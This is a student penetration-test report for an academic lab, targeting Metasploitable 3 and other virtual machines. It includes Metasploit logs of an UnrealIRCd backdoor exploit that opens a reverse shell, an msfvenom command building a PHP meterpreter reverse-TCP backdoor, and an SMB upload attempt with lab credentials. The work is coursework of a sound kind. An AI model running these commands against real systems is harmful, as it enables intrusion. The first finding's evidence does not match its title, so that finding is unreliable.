An-Najah National University

Faculty of Engineering & Information Technology

Computer Engineering Department

PENETRATION TEST REPORT

Submitted by:

Registration Number	Student Name
12113474	A.Haitham

Date of Submission:

19/06/2025

Contents

1. Penetration Testing Project Description and Context

This penetration testing engagement was conducted as part of the academic module "STCS - Penetration Testing" under the supervision of Oula Mardawi. It simulated a real-world penetration assessment for [Maroul Ltd] , a company with limited cybersecurity experience. Management authorized a full-scope test targeting their internal infrastructure. The engagement was carried out by A. Haitham, a Computer Engineering student at NNU.

The testing was performed against a virtualized network consisting of 5 virtual machines:

- **Metasploitable 3 Linux - challenge**
- **MiniWebServer**
- **Windows 2012 R2**

- The penetration tester was granted full authorization to actively probe and exploit vulnerabilities, demonstrating real-world risk scenarios. Activities included network scanning, service enumeration, vulnerability scanning, exploitation, privilege escalation, and post-exploitation analysis.

  For the Metasploitable 3 (as the file challenge) the following requirements :

- OS and version identification
- Port classification (open/closed/filtered) and definition of closed ports
- Web service enumeration and count
- Nmap script scan execution and benefits
- Identification of service on port 631 and its usage
- robots.txt discovery and analysis
- Directory brute-forcing to locate suspicious paths
- Nmap vulnerability script scan and service impact count
- Comprehensive TCP and UDP port scans and summary of open ports
- Web application firewall detection
- SMB share listing and hostname retrieval (smbclient -L)
- SMB user enumeration (enum4linux -U)
- Apache web defacement on port 80
- Exploitation of an additional selected vulnerability

  Each finding in this report is backed by detailed technical evidence, including screenshots, and is accompanied by specific remediation recommendations to address the risks uncovered.

2. Executive Summary

A vulnerability assessment and penetration test were conducted against three targets—MiniWebServer, Windows Server 2012 R2, and the DVWA web application hosted on Metasploitable 3—to determine their exposure to a targeted cyber-attack. All tests were carried out under the same conditions and privileges an Internet user would have, simulating a malicious attacker with the following objectives:

- Identify whether a remote attacker can penetrate the defences of MiniWebServer, Windows Server 2012 R2 and Metasploitable 3.

- Determine the impact of a breach on the confidentiality and integrity of private data, and on the availability of each system and its internal infrastructure.

Security vulnerabilities that could allow an unauthorized remote attacker to access sensitive data were systematically identified and exploited. The assessment adhered to industry-standard guidelines and was performed in controlled conditions to ensure accuracy and repeatability.

2.1Methodolgy

Industry-standard penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners. Further, standard penetration testing procedure was followed throughout the process, which is information gathering, vulnerability assessment, exploitation, and remediation.

2.2Limitations

Vulnerability assessment and penetration test was conducted only for the in-scope IPs and domains. Vulnerabilities related to denial of service and mobile applications were considered out-of-scope.

2.3Risk Severity Information

Critical	The critical-risk level denotes vulnerabilities that pose an immediate and severe threat to the target system. Such flaws allow an attacker to achieve full, unauthenticated remote code execution, completely bypassing all security controls. An exploit at this level can lead to total compromise of confidentiality, integrity, and availability
High	The highest risk associated with a specific vulnerability is represented by the high-risk level. The target application can be successfully exploited, and the application data can be comprised partially or totally by the attacker. The data of the service or application may be modified or deleted by the attacker.
Medium	Considerable risks associated with specific vulnerabilities are represented by the medium-risk level. Low level information about the application or service can be gained by an attacker when exploiting medium risk vulnerabilities. Medium-risk vulnerabilities should be addressed after mitigating high-risk vulnerabilities.

Low	The lowest risk associated with a specific vulnerability is represented by the low-risk level. This may allow an attacker to obtain some information which is not much critical, but not intended to have knowledge otherwise.

3. Scope

3.1 Scope:


No	Type	Hostname	IP
I.	Web Pentest	Metasploitable 3 Linux - challenge	172.16.5.104
II.	Web Pentest	MiniWebServer	172.16.5.108
III.	Web Pentest	Windows 2012 R2	172.16.3.5

4. Risk Assessment

4.1 Vulnerabilities Overview:

#	**Severity**	**Issues**
1	Critical	3
2	High	1
3	Medium	0

4	Low	0



5. Findings

5.1 Metasploitable 3

5.1.1 Hard-Coded Credentials leading to Admin Access


Description:

Source code review identified hardcoded credentials embedded in HTML comments. The password was hashed with MD5 and easily cracked. These credentials enabled administrative access to phpMyAdmin.


Severity: Critical

Affected Hosts: Metasploitable 3


Evidence:




```
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667              yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.16.5.101
LHOST ⇒ 172.16.5.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] Handler failed to bind to 172.16.5.101:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 172.16.5.104:6697 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.16.5.101:4444
[*] 172.16.5.104:6697 - Connected to 172.16.5.104:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 172.16.5.104:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo tOBa0n6dNris99GX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "tOBa0n6dNris99GX\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (172.16.5.101:4444 → 172.16.5.104:54754) at 2025-06-18 17:32:26 -0500

id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.16.5.101
LHOST ⇒ 172.16.5.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] Handler failed to bind to 172.16.5.101:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 172.16.5.104:6697 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.16.5.101:4444
[*] 172.16.5.104:6697 - Connected to 172.16.5.104:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 172.16.5.104:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo tOBa0n6dNris99GX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "tOBa0n6dNris99GX\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (172.16.5.101:4444 → 172.16.5.104:54754) at 2025-06-18 17:32:26 -0500
```




```
msf6 auxiliary(admin/smb/upload_file) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 auxiliary(admin/smb/upload_file) > Set LPATH /home/kali/backdoor.php
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 auxiliary(admin/smb/upload_file) > Set LPATH /home/kali/backdoor.php
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 auxiliary(admin/smb/upload_file) > set LPATH /home/kali/backdoor.php
LPATH ⇒ /home/kali/backdoor.php
msf6 auxiliary(admin/smb/upload_file) > set SMBUser chewbacca
SMBUser ⇒ chewbacca
msf6 auxiliary(admin/smb/upload_file) > set SMBPass rwaaaawr5
SMBPass ⇒ rwaaaawr5
msf6 auxiliary(admin/smb/upload_file) > run
[-] 172.16.5.104:445 - Msf::OptionValidateError The following options failed to validate:
[-] 172.16.5.104:445 - Invalid option FILE_RPATHS: One and only one of FILE_RPATHS or RPATH must be specified
[-] 172.16.5.104:445 - Invalid option RPATH: One and only one of FILE_RPATHS or RPATH must be specified
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/upload_file) > set RPATH backdoor.php
RPATH ⇒ backdoor.php
msf6 auxiliary(admin/smb/upload_file) > run
[-] 172.16.5.104:445 - Unable to login: Login Failed: (0×c000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] 172.16.5.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
┌──(root㉿Kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=172.16.5.101 LPORT=4444 > ~/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes

msf6 > use auxiliary/admin/smb/upload_file
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/smb/upload_file) > show options

Module options (auxiliary/admin/smb/upload_file):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_LPATHS                   no        A file containing a list of local files to utilize
   FILE_RPATHS                   no        A file containing a list remote files relative to the share to operate on
   LPATH                         no        The path of the local file to utilize
   RPATH                         no        The name of the remote file relative to the share to operate on
   SMBSHARE     C$               yes       The name of a writeable share on the server


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      445              no        The target port (TCP)
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/smb/upload_file) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 auxiliary(admin/smb/upload_file) > Set LPATH /home/kali/backdoor.php
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 auxiliary(admin/smb/upload_file) > Set LPATH /home/kali/backdoor.php
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 auxiliary(admin/smb/upload_file) > set LPATH /home/kali/backdoor.php
LPATH ⇒ /home/kali/backdoor.php
msf6 auxiliary(admin/smb/upload_file) > set SMBUser chewbacca
SMBUser ⇒ chewbacca
msf6 auxiliary(admin/smb/upload_file) > set SMBPass rwaaaawr5
SMBPass ⇒ rwaaaawr5
msf6 auxiliary(admin/smb/upload_file) > run
[-] 172.16.5.104:445 - Msf::OptionValidateError The following options failed to validate:
[-] 172.16.5.104:445 - Invalid option FILE_RPATHS: One and only one of FILE_RPATHS or RPATH must be specified
[-] 172.16.5.104:445 - Invalid option RPATH: One and only one of FILE_RPATHS or RPATH must be specified
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/upload_file) > set RPATH backdoor.php
```



